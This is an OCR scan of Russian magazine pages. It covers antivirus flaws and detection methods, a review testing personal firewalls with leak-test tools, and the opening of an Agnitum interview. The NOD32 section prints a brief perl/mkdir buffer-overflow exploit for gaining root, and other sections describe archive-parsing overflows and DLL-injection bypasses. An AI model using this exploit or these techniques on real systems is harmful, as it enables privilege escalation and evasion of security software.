Ключевым компонентом любого антивирусного решения является техническая поддержка, поскольку мы знаем, насколько часто возникают проблемы с антивирусным ПО. Как видно из таблицы, все компании предоставляют своим клиентам услуги технической поддержки, только Trend Micro и McAfee впаривают эту услугу за дополнительную плату.

ИЗ ЛИЧНОГО НАБЛЮДЕНИЯ

■ Описав возможности антивирусов, окинем взором их недостатки!

DR.WEB

■ При обновлении часто возникает сообщение "Ошибка получения файла версий", хотя соединение с интернетом вполне работоспособно.

■ При использовании Apache (Win32-порт) некоторые скрипты перестают корректно выполнять свою работу. Такое бывает при использовании Spider Guard от Dr.Web.

MCAFEE

■ При установке McAfee Office наблюдается нестабильная работа, видимо, из-за множественности одновременно запускаемых программ (по умолчанию пять). Сократив их количество, можно добиться более-менее стабильной работы.

■ Сбои при запуске модуля отчетов Discover Pro.

■ Компонент McAfee VirusScan's WebScanX подключается в explorer.exe. Когда Explorer используется для просмотра каталогов и основной каталог пользователя расположен на сетевом ресурсе, WebScanX вызывает несколько .dll-файлов в основном каталоге пользователя. Нападающий может внедрить произвольный код в эти dll, который будет выполнен на системе пользователя с системными привилегиями.

■ При сканировании сформированных особым образом архивов в формате LHA в движке антивируса возникает ошибка переполнения буфера, после чего нападающий получает возможность выполнить на машине вредоносный код.

ESET

■ Eset NOD32 не всегда может определить точное название вируса, номер его версии и т.д.

■ В антивирусе Eset's NOD32 для UNIX-систем существует ошибка, приводящая к переполнению буфера. Локальный пользователь может получить root-привилегии.

Использовать уязвимость очень просто. Создаем имя пути длиннее 500 символов. В результате уязвимость позволяет перезаписать EAX и ECX регистр, после этого выполнить произвольный код с привилегиями сканирующего процесса (root-пользователь). Пример:

```
$ perl eggnod.pl
$ mkdir -p /tmp/`perl -e 'print "A" x 255'`/`perl -e
'print "B" x 240 . "\xfc\xbf\xbf"'`
$ nod32 /tmp
Уязвимость обнаружена в NOD32 1.012.
```

■ Существуют редкие ложные срабатывания. Но и одного такого случая достаточно, если в результате вместо вируса удален нужный файл.

SYMANTEC

■ Редкие обновления большого размера (обычно не менее 4 Мб).

■ При попытке просканировать на наличие вирусов с локальной машины антивирус выдает ошибку 0x2. Однако при сканировании этого же компьютера через Symantec System Center Console все идет нормально.

■ Существует уязвимость в обработке UPX сжатых файлов. Уязвимость вызвана ошибкой в модуле антивируса DEC2EXE.

Кстати, не стоит искать уязвимости продуктов Symantec на сайте www.securityfocus.com. Данный портал был куплен компанией Symantec в прошлом году :).

■ Symantec обнаруживает многие вирусы, но нормально убить их, не то что лечить, ему вряд ли удастся.

■ Медленнее всех выполняет полное сканирование жесткого диска.

АНТИВИРУС КАСПЕРСКОГО

■ Не самый быстрый антивирус, но, видимо, за качество приходится платить.

■ Существовала бага с обработкой zip-архивов. Суть в том, что для каждого находящегося в архиве объекта zip хранит две копии заголовка (local/central directory), содержащего, среди прочего, реальный размер распакованного файла. Если злоумышленник в обоих заголовках укажет значение размера равным нулю, то антивирусный сканер ошибочно посчитает объект слишком маленьким для проверки и пропустит его (пофиксено после ог- »

На сайте www.viruslist.ru можно найти описание большинства вирусов!

ласки, следует добавить ради справедливости).

■ Неудачная четвертая версия, ее продукты отличаются непродуманным и совершенно недружелюбным для пользователя интерфейсом.

■ Антивирус Касперского все-таки удаляет многие вирусы, даже не пытаясь лечить их.

TREND MICRO

■ По умолчанию к папке установки Trend Micro Office Scan и соответствующему разделу реестра дается полный доступ группе Everyone.

■ Выпуск "сырых" (непроверенных) обновлений, приводящих к нарушению работы системы, проблемам доступа к сетевым ресурсам и др.

■ Некорректная обработка сформированных особым образом архивов в формате ARJ. Для реализации нападения злоумышленнику необходимо вставить в локальный заголовок архива чрезмерно длинное имя файла. Если атака пройдет успешно, будет выполнен произвольный вредоносный код на удаленном компьютере.

■ Korga Trend Micro PC-cillin Internet Security выдает предупреждения пользователю, она создает HMTL-файл в каталоге временных файлов на целевой системе и затем загружает файл через Microsoft Internet Explorer. Удаленный пользователь может создать специально сформированный zip-архив и HTML, который заставит браузер целевого пользователя загрузить zip-файл. Затем, когда программное обеспечение Trend Micro сгенерирует предупреждение для zip-файла (что он содержит некоторый злонамеренный код), будет выполнен произвольный код сценария, содержащийся в zip-файле.

■ Слабая техническая поддержка, российская версия портала Trend Micro на английском языке.

ВЫСОКИЕ ТЕХНОЛОГИИ

■ На какие только ухищрения не идут злоумышленники при написании своих детищ, но антивирусные разработчики тоже не сидят на месте и используют различные методы детектирования. Вот основные:

❶. Использование сигнатур и контрольных сумм. Это самый распространенный метод, основанный на сравнении имеющихся сигнатур с сигнатурами сканируемых файлов.

ИСПОЛЬЗОВАНИЕ РЕДУЦИРОВАННОЙ МАСКИ

■ При поражении объектов вирус, использующий шифрование, преобразует свой код в шифрованную последовательность данных
S = F (T), где
T – базовый код вируса;
S – зашифрованные коды вируса;
F – функция шифрования вируса, произвольно выбирающаяся из некоторого множества преобразований {F}.

Для детектирования и лечения полиморфных вирусов используется способ редуцированной маски. Его суть: выбирается преобразование R зашифрованных кодов вируса S, такое, что результат преобразования (то есть некоторая последовательность данных S') не будет зависеть от ключей преобразования F. То есть вот так:
S = F (T)
S' = R (S) = R (F (T)) = R' (T).
При применении преобразования R к всевозможным вариантам шифрованного кода S результат S' будет постоянным при постоянном T. В итоге получаем, что идентификация пораженных объектов проходит так: в качестве редуцированной маски выбирают S' и к пораженным объектам преобразования применяют R.

❷. Эвристический анализатор. Эвристика (греч. heurisko - отыскиваю, открываю) – это наука, изучающая продуктивное творческое мышление и использующая специальные методы с целью открытия нового. С помощью эвристики можно распознать вирусную программу по типу выполняемых действий. Иногда эвристический анализатор позволяет детектировать целое семейство одного вируса по заданному алгоритму.

Современные эвристические анализаторы позволяют обнаруживать вредоносные коды в исполняемых файлах, секторах и памяти, а также новые скрипт-вирусы и вредоносные программы для Microsoft Office (и других программ, использующих VBA) и, наконец, вредоносный код, написанный на языках высокого уровня, таких как Microsoft Visual Basic. Гибкая архитектура и комбинация различных методов позволяет добиться достаточно высокого уровня детектирования новых вредоносных программ. Высокая эффективность эвристического анализатора наблюдается при детектировании эксплойтов.

Тонкая настройка антивируса

❸. Эмуляция. При данном подходе создается виртуальная среда, в рамках которой эмулируется поведение подозреваемой программы. Позволяет распознавать полиморфные вирусы.

Кроме того, многие компании имеют свои уникальные технологии, содействующие эффективному использованию антивируса. Так в антивирусном "движке" Антивируса Касперского реализован ряд технологий, которые значительно ускоряют проверку объектов и при этом гарантируют сохранение высокого качества детектирования, а также улучшают детектирование и лечение вредоносного программного обеспечения в архивных файлах.

Технология iChecker позволяет добиться разумного баланса между надежностью защиты рабочих станций (особенно серверов) и использованием системных ресурсов защищаемого компьютера. Благодаря этой технологии значительно сокращается время загрузки (до 30-40%) операционной системы (по сравнению с традиционными антивирусными решениями) и время запуска приложений при активной антивирусной защите. При этом гарантируется, что все файлы на дисках компьютера были проверены и не инфицированы. Основная идея данной технологии – не проверять то, что не изменялось и уже было проверено. Антивирусный "движок" ведет специальную базу данных, в которой хранятся контрольные суммы всех проверенных (и неинфицированных) файлов. Теперь, прежде чем отдать файл на проверку, "движок" подсчитывает и сравнивает контрольную сумму файла с данными, хранящимися в базе данных. Если данные совпадают,

ИСПОЛЬЗОВАНИЕ РЕДУЦИРОВАННОЙ МАСКИ

Примеров широко известных "защищенных" операционных систем и приложений, к сожалению, нет. Частично удовлетворяет требованию "защищенности" Java-машина, которая запускает Java-приложение в режиме "песочницы". И действительно, "настоящих" вирусов и троянских программ в виде Java-приложений не было достаточно долго (за исключением тестовых вирусов, которые практически неработоспособны). Вредоносные программы в виде Java-приложений появились лишь тогда, когда были обнаружены способы обхода встроенной в Java-машину системы безопасности.

Награда VB 100% на сайте Virus Bulletin

значит, файл был проверен и повторная проверка не требуется. Стоит заметить, что время, затрачиваемое на подсчет контрольных сумм файла, значительно меньше, чем время антивирусной проверки.

iStreams – это технология, близкая по смыслу iChecker, которая позволяет исключить проверку файлов, расположенных на диске с файловой системой NTFS, не измененных со времени последней проверки. Для ее реализации используется технология хранения контрольных сумм файлов в дополнительных потоках NTFS.

iCure – технология лечения инфицированных файлов в архивах. Благодаря этой технологии инфицированные объекты внутри архивных файлов будут успешно вылечены (или удалены, в зависимости от настроек антивируса) без помощи внешних утилит архивации. На сегодняшний день поддерживаются следующие типы архивов: ARJ, CAB, RAR, ZIP. Благодаря модульной архитектуре и технологии горячего обновления KeepUp2Date пользователь сможет легко обновлять и расширять список поддерживаемых типов архиваторов без перезагрузки антивируса.

iArc – еще одна технология работы с архивными файлами. Эта технология улучшает поддержку многотомных архивов, которая была реализована в предыдущих версиях антивирусного "движка" Антивируса Касперского. iArc позволяет проверять многотомные архивы. Теперь Kaspersky Anti-Virus в состоянии обнаружить вирус даже если он будет упакован в многотомный архив, который, в свою очередь, также будет упакован в многотомный архив.

НАГРАДА ЗА ОТВАГУ

Ежемесячный журнал Virus Bulletin, издающийся в Великобритании, в январе 1998 года учредил награду VB 100%. Это одна из самых престижных наград. VB 100% присуждается антивирусным продуктам, обнаруживающим все In-The-Wild вирусы – "живые" вирусы, встречающиеся в реальной жизни и актуальные на данный момент, как в режиме сканирования по требованию, так и в режиме проверки в реальном времени (с помощью антивирусного монитора). Награда не присуждается в случае ложных срабатываний при сканировании "чистых" файлов.

В следующей таблице приведены результаты последних присуждений VB 100% по итогам обнаружения вирусов в разных операционных системах. Результаты также доступны на сайте Virus Bulletin (www.virusbtn.com) для любого зарегистрированного пользователя.

Как показывает таблица, полностью со своей задачей справились только два антивируса: отечественный продукт Антивирус Касперского и Eset Nod32. Computer Associates и Trend Micro делят между собой первые места с обратного конца. Антивирус Trend Micro вообще в последнее время показывает себя на мировой арене не с лучшей стороны. Сразу вспоминается неприятная история, произошедшая в Японии. Дело в том, что антивирусы Trend Micro стоят на защите в японской железнодорожной компании East Japan Railway Co. 24 апреля этого года газета Japan Times сообщила, что компания Trend Micro выпустила обновление, в котором содержался файл с грубой ошибкой. В результате на многих компьютерах железнодорожной компании, а также в некоторых других пострадавших организациях довольно продолжительное время происходили сбои в работе системы, а сетевые ресурсы вообще были недоступны. Конечно, позже ошибка была исправлена, но все-таки это не образец для работы одного из лидеров антивирусной индустрии.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Безусловно, можно было бы долго подводить итоги о том, какой антивирус лучше. Но в моей статье не место субъективности, поэтому пусть факты и цифры от авторитетных источников говорят за себя сами. Были рассмотрены различные категории сравнения продуктов. Хотя, возможно, при покупке программ нам придется руководствоваться и другими принципами, принимая во внимание государственную сертификацию или цену дополнительной технической поддержки. Тем не менее, сочетая информацию из этой статьи со своими собственными идеями, можно значительно повысить эффективность построения системы защиты.

	NetWare	Windows Server 2003	Windows NT	Red Hat Linux 9	Windows XP
Dr. Web	VB100%	FAIL	VB100%	VB100%	VB100%
Eset !	VB100%	VB100%	VB100%	VB100%	VB100%
Kaspersky !	VB100%	VB100%	VB100%	VB100%	VB100%
McAfee	VB100%	VB100%	FAIL	VB100%	VB100%
Symantec	VB100%	VB100%	VB100%	-	VB100%
Trend Micro	-	VB100%	-	VB100%	-

VB100% - тест успешно пройден;
FAIL - неудовлетворительная отметка;
- продукт не представлен для этой ОС

Таблица №3. Присуждение премии VB 100%

Deeoni$ (arustamovv2000@mail.ru; ICQ 982-622)

ЖЕСТКИЙ ТЕСТ ФАЙРВОЛОВ

ПРОВЕРИМ, КТО ЖЕ ХУЖЕ ВСЕХ

В этой статье не будет сравнения интерфейсов, хвалебных песен и прочих розовых слюней. Мы просто возьмем самые популярные файрволы и будем жестоко и всесторонне пробивать их. Всеми доступными методами. И мы добьемся своей цели.

Сегодня на суд общественности предстанут три продукта security-индустрии: ZoneAlarm Internet Security Suite 5.5.094, Kerio Personal Firewall 4.1.1 и OutPost Firewall Pro 2.7. Все они являются персональными файрволами и представляют собой целый набор разнообразных средств. Обязательными в них являются функции защиты компьютера от внешних и внутренних угроз, и сейчас мы узнаем, насколько качественно они реализованы.

Тест будет состоять из двух основных этапов: первый – это тест на устойчивость "изнутри", то есть на способность продукта контролировать активность приложений на локальном компьютере, а второй – на устойчивость "снаружи". На мой взгляд, первая часть гораздо важнее, так как вторая в большей степени зависит от грамотного конфигурирования межсетевого экрана. Но проверка есть проверка, и ее нужно проводить добросовестно. Итак, приступим к экзамену.

А ЧТО ВНУТРИ???

Чуть ли не главная задача персональных файрволов – это контроль сетевой активности приложений. Благодаря этой фишке тучи троянцев и другой гадости не представляют для пользователей брандмауэров никакой опасности. Но темная сторона силы не дремлет :), и ее адепты придумывать разные хитрые приемы, чтобы получить доступ к интернету. Началась настоящая война.

Чтобы узнать, насколько файрвол готов к ней, мы воспользуемся несколькими утилитами, имитирующими работу всяческих вредоносных программ при помощи различных технологий. Настройки сетевых экранов, связанные с "исходящей" защитой, были выставлены на максимум, дабы описать полную картину их возможностей. Также по умолчанию браузеру было разрешено обращаться в интернет, то есть при его первой попытке выхода в Сеть мы запоминали выбор (или создавали правило, кому как больше нравится).

Первым испытанием стала программка по название Leak Test (http://grc.com/lt/leaktest.htm). Это простой тест на подстановку. Для проверки нужно просто переименовать эту программульку в приложение, которому доверяет стена. Если ей удастся установить соединение, то файрвол - полный лопух и не делает никаких проверок подлинности. Другими словами, троянец может запросто прикинуться браузером, просто назвав себя его именем. Все трое испытуемых удачно справились с этим коварным обманщиком и распознали измену.


Следующим шагом была утилита TooLeaky (http://tooleaky.zensoft.com), которая относится к типу launcher. Программа запускает IE следующей командной строкой: iexplore.exe http://grc.com/lt/leaktest.htm?PersonalInfoGoesHere. Окно осла скрыто, и пользователь его не видит. Если TooLeaky удалось удачно загрузить бродилку и ей разрешен доступ к 80-му порту (что почти всегда и бывает), то на сервер GRC.com посылается специальное сообщение. Если бы это был троянец, то он явно воспользовался бы этим по-другому. Задача файрвола в этом тесте - не допустить запуска IE. И это испытание прошли все: сразу же засветилось окошко, гласящее, что TooLeaky пытается запустить Internet Explorer.

Теперь усложним задание. Для этого нам понадобится утилита FireHole (http://keir.net/firehole.html). Она бьет сразу по двум местам в безопасности – это и паунчер, и dll-инжектор. Утилита тоже использует стандартный браузер, но внедряет в него свою dll, а уже после этого пытается установить связь с сервером. Если файрвол начинает выкидывать тревожные окошки, все в порядке. В противном случае в окне программы появится надпись, говорящая, что сообщение отправлено в Сеть и файрвол не справился с поставленной задачей. Устойчивость к паунчу мы уже проверяли, поэтому тестирование проводилось с уже работающей Opera. Эту проверку прошли все... кроме одного. Кроме Outpost - странно. Но ничего: у него еще будет шанс исправиться.

Дальше мы продолжим мучить наши бедные брандмауэры программой под названием YALTA или Yet Another LeakTest Application (www.soft4ever.com/security_test/En/index.htm), которая имеет два типа тестов: классический и продвинутый. Классический ориентирован на проверку правил доступа к портам по умолчанию, а продвинутый использует специальный драйвер, чтобы посылать пакеты прямо на сетевой интерфейс. Удалось опробовать только первый тест, так как второй работает только под 9x. Для проверки были выбраны порты, рекомендованные разработчиками ЯЛТЫ (21, 53, 67, 1030, 5555). Если файрвол запищит на каждую из попыток посылки пакетов, то испытание можно считать пройденным успешно. Это удалось сделать только ZoneAlarm'y. Kerio потерпел неудачу на 53 порту, а Outpost пропустил пакеты к 53 и 67 портам, но при отправке данных на 53 порт сообщил о неверном DNS-запросе (конечно, "Does it leak?" никак не тянет на DNS-запрос).


Следующим препятствием на пути файрволов к совершенству стали pcAudit и pcAudit2 (www.pcinternetpatrol.com). Обе программы проверяют DLL injection, но вторая отличается от первой тем, что пытается попасть не только в explorer.exe, но и во все другие запущенные в данный момент приложе-

Проверяем ЯЛТОЙ



Хитрые программки, балующиеся с DLL injection

ния. И если кому-нибудь из них разрешен доступ в Сеть, то при inject-уязвимости загрузится страничка со списком файлов папки "Мои документы" и скрином экрана (эффектно, неправда ли?). Оба теста провалил Kerio, но Outpost как раз справился. Результаты очень странные: FireHole делал то же самое, а вышло совсем наоборот. Возможно, методы внедрения dll разные. Но будем считать, что Outpost исправился. Да, чуть не забыл: ZoneAlarm выдержал все нападения с честью.




Злостная программа CopyCat - на нее даже Антивирус Касперского ругается

Теперь проверим сетевые экраны на process injection. Для этого воспользуемся Thermite (www.firewallleaktester.com/leaks/thermite.exe). Утилита внедряет свой код непосредственно в адресное пространство удаленного процесса, создавая отдельный поток. В случае удачного внедрения и несрабатывания файрвола, на жестком диске, в директории с термитом, появляется файл securityfocus.html. Kerio снова провалил тест. Остальные справились.

Copycat (http://mc.webm.ru) делает то же самое, что и Thermite, но не создает поток для своего кода. Испытание пройдено успешно всеми.

Далее в нашем арсенале появляется Wallbreaker (www.firewallleaktester.com). Утилита проводит четыре теста. Первый использует explorer.exe для вызова IE. Таким образом, получается, что браузер запустила не "вредоносная" программа, а проводник, и в случае доверия к нему со стороны файрвола информация с компьютера просочится в Сеть. Второе испытание по-хитрому запускает IE. Как сказал разработчик, "Это достаточно известная шутка, но многие firewalls на ней прокалываются". Третий тест - это модификация первого, но для вызова IE он использует следующую цепочку: Wallbreaker.exe-> cmd.exe-> explorer.exe-> iexplore.exe. Четвертый - расширение третьего теста. Wallbreaker, установивший запланированную задачу, использует AT.exe, который в свою очередь выполнит задачу через svchost. Цепочка такова: Wallbreaker.exe-> AT.exe-> svchost.exe-> cmd.exe-> explorer.exe-> iexplore.exe. Для добавления задания создается bat-файл с произвольным именем. Чтобы тест полноценно сработал, нужно чтобы планировщик задач Windows был запущен. Правда, ничто не мешает сделать это какой-нибудь вредоносной программе самой. Четвертое испытание провалили все, а Outpost ухитрился осрамиться на втором.

Теперь мы попробуем провернуть фокус с саморестартингом. В этом нам поможет Ghost (www.firewallleaktester.com). Когда мы запускаем какое-нибудь приложение, для которого не установлены правила доступа в Сеть, файрвол при помощи WinAPI-функций получает PID и имя процесса, приостанавливает его и предлагает пользователю выбрать его дальнейшую судьбу. Ghost же, как только передает сведения о себе, сразу "убивает" себя и тут же снова стартует. Затем он запускает IE и передает на сервер указанную в начале теста строку. Если файрвол не следит за дочерними процессами или просто не успевает сработать вовремя, мы будем лицезреть страничку с наполовину затертыми IP-адресами таких же счастливых обладателей сетевых экранов. Это серьезное испыта- »



Вот что бывает, если у тебя дырявый firewall

WIPFW - КУСОЧЕК FREEBSD

■ WIPFW - это IPFW, клонированный с FreeBSD на Windows! Это пакетный файрвол, он легко настраивается и конфигурируется. Бинарник весит всего 224 Кб и может работать как служба. Но для обычных пользователей он не подойдет. Нет, не потому что он такой крутой и навороченный. Просто он не отслеживает обращение приложений к Сети, что в операционных системах от Microsoft является самым главным. WIPFW подойдет для gateway'я, если пользователям маленькой локальной сети нужно открыть/закрыть доступ к тем или иным портам.

Для тех, кого заинтересовала эта штука, кратко расскажу о настройках. Скачиваем архив с бинарниками отсюда: wipfw.sourceforge.net. Затем распаковываем в какую-нибудь папку и запускаем install.cmd. Теперь он крутится в системе как служба. Дальше находим файлик rc.fw и начинаем править его. Как сделать это правильно, читаем здесь: **www.hmug.org/man/8/ipfw.html**. Или здесь: **virusinfo.info/archive/index.php/t-2452.html**. Затем запускаем init.cmd, и если при обработке каких-либо правил были допущены ошибки, идем в rc.fw и правим. Вот и все. Файрвол готов к работе.

ние прошли все: и ZoneAlarm, и Outpost, и Kerio Personal Firewall.

Следующая программа называется DNS tester (www.klake.org/~jt/dnshell). В операционных системах w2k/WinXP имеется сервис DNS-клиента, который выполняет все DNS-запросы. Само собой, файрвол должен доверять этой службе (svchost.exe) по умолчанию, иначе для серфинга нам пришлось бы запоминать не имена сайтов типа www.xakep.ru, а их IP-адреса. DNS tester использует эту службу, чтобы передать данные на сервер (вовсе не DNS). Троянцы вполне могут послать пароли и еще что-нибудь своему хозяину. Как ни проста и ни опасна такая идея, сопротивляться программе, реализующей ее, смог только ZoneAlarm.

Последней внутренней проверкой стал Surfer (www.firewallleaktester.com/leaks/surfer.exe). Утилита создает скрытый десктоп, затем запускает в нем IE, не передавая ему никакого url'а. После этого стартует новая копия IE, а первая уничтожается. Протокол url передается через DDE новой копии браузера. Все эти хитрые манипуляции были сделаны потому, что многие файволы контролируют прямой вызов ShellExecute или CreateProcess. Как оказалось, не зря мучились авторы утилиты: Outpost завалил финальный экзамен, а Kerio и ZoneAlarm устояли.

Итак, все тесты пройдены, и для окончательного прояснения картины внутренней безопасности предлагаю посмотреть на таблицу, в которой сведены результаты всех тестов испытуемых экранов.

Бесспорным лидером объявляем ZoneAlarm Security Suite. Kerio и Outpost - примерно на равных. Однако стоит обратить внимание на то, что Kerio практически совершенно не устойчив к inject'у, а у Outpost'а, хоть он и проваливался на некоторых тестах, не наблюдалось никаких тенденций к неудачам.

А ЧТО СНАРУЖИ???

Следующим этапом проверки наших файрволов будет сканирование портов. Повторюсь, что успех в преодолении этого испытания зависит в большей степени от пользователя, а не от сетевого экрана, поскольку всегда есть возможность настроить правила доступа к портам настолько криво, что любой чуть грамотный хакер поломает систему за пять минут. Поэтому для чистоты эксперимента были оставлены нетронутыми настройки, отвечающие за доступ к машине извне. Многие разработчики конфигурируют свои продукты по умолчанию так, чтобы сразу после инсталляции ими можно было пользоваться. По их мнению, стандартная конфигурация подходит большинству пользователей.

Теперь выберем инструменты для проверки. Первый попавшийся мне онлайн-сканер располагался на www.pcflank.com. Собственно, на этом сайте собрано шесть тестов, позволяющих испытать защиту компьютера в Сети со всех сторон. Первый из них - это Stealth Test. Он проверяет машину на "видимость" в интернете. Для этого используются такие технологии сканирования, как TCP ping, TCP NULL, TCP FIN, TCP XMAS и UDP scanning.

Вторая онлайн-утилита представляет собой продвинутый сканер портов. Он имеет довольно много настроек: техника скана (TCP connect или TCP SYN), выбор диапазона портов и др. Еще один инструмент для проверки privacy - браузер сканер. Он проверяет, сколько персональной информации отсылает обозреватель интернета :) на удаленный сервер. Еще имеется тест на троянцы и эксплойт-тест. Мы будем использовать Quick test, который включает в себя продвинутый скан портов, браузер-тест и троян-тест, однако, замечу, для нашей задачи подошел бы и простой скан портов, так как троянцев на моей машине нет, а проверять бродилку не входит в поставленную задачу. Итак, выбираем

ССЫЛКИ ПО ТЕМЕ

- **www.firewallleaktester.com/tests.htm** - весьма жесткий тест файрволов на "течи"
- **http://security.symantec.com/default.asp?productid=symhome&langid=ie&venid=sym** – онлайн-тест файрвола на открытые порты
- **www.infotecs.ru/terminet/grc.htm** - еще один подобный тест
- **www.dslreports.com/scan** - и еще один
- **www.firewall-net.com** - хороший сайт с тестами и помощью по установке (английский)
- **www.pcflank.com/art41c.htm** - Personal Firewalls vs. Leak Tests, тесты популярных стенок (английский)
- **www.agnitum.com/php_scripts/compare2.ru.php** - таблица, которая показывает эффективность Outpost в сравнении с другими персональными брандмауэрами (составлена разработчиками Outpost)

Результаты Outpost'а на PCFlank


	LEAKTEST	TOOLEAKY	FIREHOLE	YALTA	PCAUDIT	PCAUDIT 2	THERMITE	COPYCAT	WALL BREAKER	GHOST	DNS tester	Surfer
ZoneAlarm	+	+	+	+/+/+/+/+	+	+	+	+	+/+/+/-	+	+	+
Kerio Personal Firewall	+	+	+	+/-/+/+/+	-	-	-	+	+/+/+/-	+	-	+
Outpost Firewall	+	+	-	+/-/-/+/+	+	+	+	+	+/-/+/-	+	-	-

Таблица с результатами тестов на "течи"


Сканирование портов на HackerWatch

ссылку Quick test, читаем подробности теста, жмем кнопочку Start test и ждем некоторое время в зависимости от скорости соединения с Сетью, обычно не больше трех минут. Томительные секунды прошли, и что же мы видим? Тест на троянцы прошли все файрволы (еще бы!), со сканированием портов тоже справились все, а privacy check "на пять" не сдал никто. Outpost был хуже всех, но есть подозрение, что это легко лечится грамотной настройкой.

Я не стал задерживаться на этом ресурсе дольше и пошел искать еще что-нибудь, чем можно проверить наши экспонаты. И, как ни странно, нашел. http://scan.sygate.com - онлайн-сервисы для проверки сетевых экранов, причем от производителя одного из них, к сожалению, не включенных в этот обзор. Нам сходу предлагается пройти проверку, которая соберет некоторую информацию о машине и попробует просканить порты. Жмем на кнопочку Scan now и ждем; через несколько секунд загружается страничка, на которой, кроме версии браузера и операционной системы, ничего нет. Тест не определил имя компьютера и запущенные сервисы, значит, файрволы справились.



Тревожное окошко Kerio


Тревожное окошко Outpost

Но на этом я не успокоился и решил попробовать Stealth scan. Этот тип проверки сканирует порты следующих служб: FTP DATA – 20, FTP – 21, SSH – 22, SMTP – 25, NetBIOS – 139, Server Message Block – 445 и др. Здесь все справились "на отлично", все порты были жестко заблокированы.

Для того чтобы полностью убедиться в силе стандартных настроек, я отправился на www.hackerwatch.org. Здешний набор тестов не так многообразен, как на предыдущих ресурсах, но порт-сканер есть. Им мы и воспользуемся. Жмем на соответствующую пимпочку и видим, что он проверяет все те же порты разных сервисов, и все испытуемые файрволы также удачно справились с этим заданием.

На этом я решил остановиться. Ясно, что персональные файрволы справляются с внешними угрозами гораздо лучше, чем с внутренними. Все продукты показали высокий уровень зашиты компьютера от сетевых атак и сканирования.

ПОДВЕДЕНИЕ ИТОГОВ

Вот мы и провели проверку основных функций персонального файрвола. Все разработчики заявляют, что их продукты могут то и то, но не говорят, насколько качественно реализованы эти возможности. Несколько лет назад тесты на "течи" провалили бы практически все брандмауэры. Тогда воротилы security-индустрии просто делали вид, что таких проблем не существует, и упорно закрывали глаза на результаты независимых испытаний. Но времена изменились, и программисты всерьез занялись своей работой.

Вопрос "какую стену выбрать" – это, конечно, личное дело. Существует множество подобных приложений, но они должны обязательно подвергаться подобным экзаменам. Мы выбрали три самых популярных файрвола, они заслуженно завоевали почет и уважение пользователей. Каждый из них представляет собой не просто ПФ, а целый комплекс по обеспечению безопасности машины в Сети. В ZoneAlarm Security Suite, например, включено средство, предохраняющее переговоры в IM. Также фишкой Alarm'a является то, что к любому предупреждению файрвола можно получить подробное разъяснение на официальном сайте. Причем для этого совсем не обязательно долго бродить по html-страничкам - нужно просто кликнуть на кнопочке "Инфо" в тревожном окошке.

Outpost тоже очень хорош. Помимо стандартных для всех персональных сетевых экранов функций (резка всплывающих окон, сохранение конфиденциальной информации и т.д.), к нему можно прикручивать дополнительные программные модули.

Kerio Personal Firewall прост в настройке и достаточно надежен, к тому же он имеет возможность перехвата запуска абсолютно всех приложений, а не только тех, которые хотят в Сеть.

Выбор остается за пользователем... Некоторым нужна простота и легкость настройки, некоторым - высокая степень защиты, и им не жалко потратить несколько часов на детальную конфигурацию файрвола, а некоторым нужен полный контроль над системой в режиме онлайн.

Все продукты и тесты, описанный в этой статье, ты можешь найти на нашем диске.

Андрей Каролик (andrusha@real.xakep.ru)

ИНТЕРВЬЮ С AGNITUM

ВОПРОСЫ РАЗРАБОТЧИКАМ OUTPOST FIREWALL

Когда-то Outpost Firewall был малоизвестен (о нем слышали, но мало кто пробовал), позже он прочно занял свое место среди файрволов наравне с другими популярными отечественными разработками. Мы решили узнать побольше об Outpost'е от его разработчиков.

XS: Откуда такая направленность - файрволы? Есть ли другие разработки или это основное и единственное направление?

